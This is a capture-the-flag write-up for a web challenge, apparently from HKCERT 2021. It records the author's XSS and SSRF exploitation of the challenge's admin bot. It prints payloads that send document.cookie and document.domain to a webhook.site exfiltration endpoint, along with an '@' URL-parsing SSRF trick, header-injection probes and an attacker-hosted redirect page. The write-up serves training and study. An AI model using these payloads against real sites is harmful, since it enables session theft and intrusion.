replace domain with cookie, You can either add a cookie manually or directly submit to XSS bot `https://wtwver.github.io/a.html?aabbccddeejavascript:fetch("https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64/?".concat(btoa(document.cookie)))`



```
Request Details                         Permalink  Raw content  Export as
GET   https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64?ZmxhZz1oa
      2NlcnQyMXsxMTF5X1lVNTcxMTF3YW1hWFNTMWZVY2FuUkNFX1l1cjF9
      =
Host  18.163.255.38 whois
Date  11/15/2021 2:34:34 AM (a few seconds ago)
Size  0 bytes
ID    92c95366-0dba-4646-a899-7dc366c49166

Headers
connection        close
accept-language   en-US
accept-encoding   gzip, deflate, br
sec-fetch-dest    empty
sec-fetch-mode    cors
sec-fetch-site    cross-site
origin            http://babyurii-otvi54.hkcert21.pwnable.hk
```




```
ZmxhZz1oa2NlcnQyMXsxMTF5X1lVNTcxMTF3YW1hWFNTMWZVY2FuUkNFX1l1cjF9

flag=hkcert21{111y_YU57111wamaXSS1fUcanRCE_Yur1}
```

`hkcert21{111y_YU57111wamaXSS1fUcanRCE_Yur1}`

## Part2

As I mentioned, I approached this challenge in day1. (Its still day1 before I sleep) The only place to try to let admin read my URL was POST http://babyurii-otvi54.hkcert21.pwnable.hk/report , providing invalid input response error mentioning `localhost` .




```
POST /report HTTP/1.1
Host: babyurii-otvi54.hkcert21.pwnable.hk
Content-Length: 9844
Cache-Control: no-transform
Upgrade-Insecure-Requests: 1
Origin: http://babyurii-otvi54.hkcert21.pwnable.hk
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/55.0.2883.87 Safari/537.36
root@edvsiexmoopnr2f51z2xw4uk1b73y7mw.burpcollaborator.net
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vba9gvv3m5n4pjdmjg0euls1zs5kxb10.burpcollaborator.net/ref
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
X-Forwarded-For: spoofed.k8tydkssjuktm8abg5x3rapqwh29t5hu.burpcollaborator.net
X-Real-IP: spoofed.y10c6y16c8d7fm3p9jqhkoi4pvvnmka9.burpcollaborator.net
Contact: root@qxr42qhy809zbezh5bm9ggewlnrfid62.burpcollaborator.net
X-Wap-Profile:
http://3osht38bzd0c2rquwodm7t59c0is9rxg.burpcollaborator.net/wap.xml
X-Client-IP: spoofed.quo4zqey506z8ewh2bj9dgbwinofff34.burpcollaborator.net
True-Client-IP: spoofed.bgvplb0jrlskuzi2ow5uz1xh48a011pq.burpcollaborator.net
X-Originating-IP: spoofed.7ck1h7wfnhogqveyks1qvxtd046wxyln.burpcollaborator.net
Forwarded:
for=spoofed.p8y3dpsxjzkymdaggax8rfpvwm2ethh6.burpcollaborator.net;by=spoofed.p8
y3dpsxjzkymdaggax8rfpvwm2ethh6.burpcollaborator.net;host=spoofed.p8y3dpsxjzkymd
aggax8rfpvwm2ethh6.burpcollaborator.net
Client-IP: spoofed.u4z89uo2f4g3ii61cftdnk10sryjpodd.burpcollaborator.net
From: root@rrm5wrbz21305ftizcgaah8xfolgd61v.burpcollaborator.net
CF-Connecting_IP: spoofed.k4py9kosfugti86bc5t3nalqshy9q1eq.burpcollaborator.net

payload=*DSdasj:/kdnasjkdk&g-recaptcha-response=
P0_eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwYXNza2V5IjoiUORWTVhQdEN1WHFoNitLRF1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 339
Connection: close
Server: Werkzeug/2.0.2 Python/3.10.0
Date: Sun, 14 Nov 2021 18:53:46 GMT
X-Cache: Miss from cloudfront
Via: 1.1 214d8a3cdb14de6b0331d1f72902cc67.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: HKG60-C1
X-Amz-Cf-Id: iJq5Mnu0Tf5k0ufIc7gyOqMMryhWviPqpK0WgLMh8sN-tojPDLw_Fw==

Yuri has viewed your payload but found this error: <br />
Message: Malformed URL: URL constructor: http://localhost*DSdasj:/kdnasjkd
Stacktrace:
WebDriverError@chrome://marionette/content/error.js:175:5
InvalidArgumentError@chrome://marionette/content/error.js:304:5
get@chrome://marionette/content/listener.js:1135:19
```

CTF player who knows orange must know adding `@` for SSRF. Otherwise plz google orange SSRF.

with `payload=@webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64`



REQUESTS (1/500)
Oldest First

GET #c02c2
18.163.255.38
11/15/2021 2:58:30 AM


Request Details — Permalink | Raw content | Export as | Delete

| | |
|---|---|
| GET | http://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64 |
| Host | 18.163.255.38 whois |
| Date | 11/15/2021 2:58:30 AM (a few seconds ago) |
| Size | 0 bytes |
| ID | c02c2bbb-862d-4a44-a4d0-d4880ebc3dbb |

Files

so `location.origin.length` is 16

and i need domain of at most 8 chars with http or 7 chars for https




```
> "http://aaaaaaaa/javscript".substr(16)
< 'javscript'
```

Great! I happen to own a domain with 7 chars `https://aaaa.aa`

I hosted the html


```html
<html>
  <meta name="referrer" content="unsafe-url">
  <body>
    <script>
    window.location.replace("http://localhost/report#p");
    </script>
  </body>
</html>
```

When testing the payload locally without an alive service. location.origin is `null` instead of `http://localhost`. Again, dont ask me how i know.



```
Console was cleared
< undefined
> location.origin.length
< 4
>
```

payload `@aaaa.aa/javascript:fetch("https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64/?".concat(btoa(document.domain)))`



Request Details

GET https://webhook.site/888d8748-985d-4f61-abbb-1e0f49e36f64?bG9jYWxob3N0=

| | |
|---|---|
| Host | 18.163.255.38 whois |
| Date | 11/15/2021 3:22:35 AM (a few seconds ago) |
| Size | 0 bytes |
| ID | cce10c48-5677-49ac-aed3-6d4fc276181d |

Files

Query strings

bG9jYWxob3N0 (empty)

No content

Headers


| | |
|---|---|
| connection | close |
| origin | http://localhost |
| referer | http://localhost/report |
| accept-encoding | gzip, deflate, br |
| accept-language | en-US,en;q=0.5 |
| accept | */* |
| user-agent | Mozilla/5.0 (X11; Linux x86_64 |
| host | webhook.site |
| content-length | |
| content-type | |

Form values

(empty)

Document.domain of localhost and origin/referer header to confirm its running on localhost. Now, You can take screenshot, steal the whole DOM, DOS , download bt, mine bitcoin but not stealing cookie. While the homepage tells you to `grab a Cookie!`

`Still got XSS? Report your payload in here and grab a Cookie!`


Not secure | babyurii-otvi54.hkcert21.pwnable.hk

CSP Example

Enter your XSS payload here:

Submit

Still got XSS? Report your payload in here and grab a Cookie!

Output:

At that time still 0 solve, I even doubt httponly was set unintentionally .

Until i woke up and saw `Return of babyURIi` released with XSSbot and then first blood.
Story End.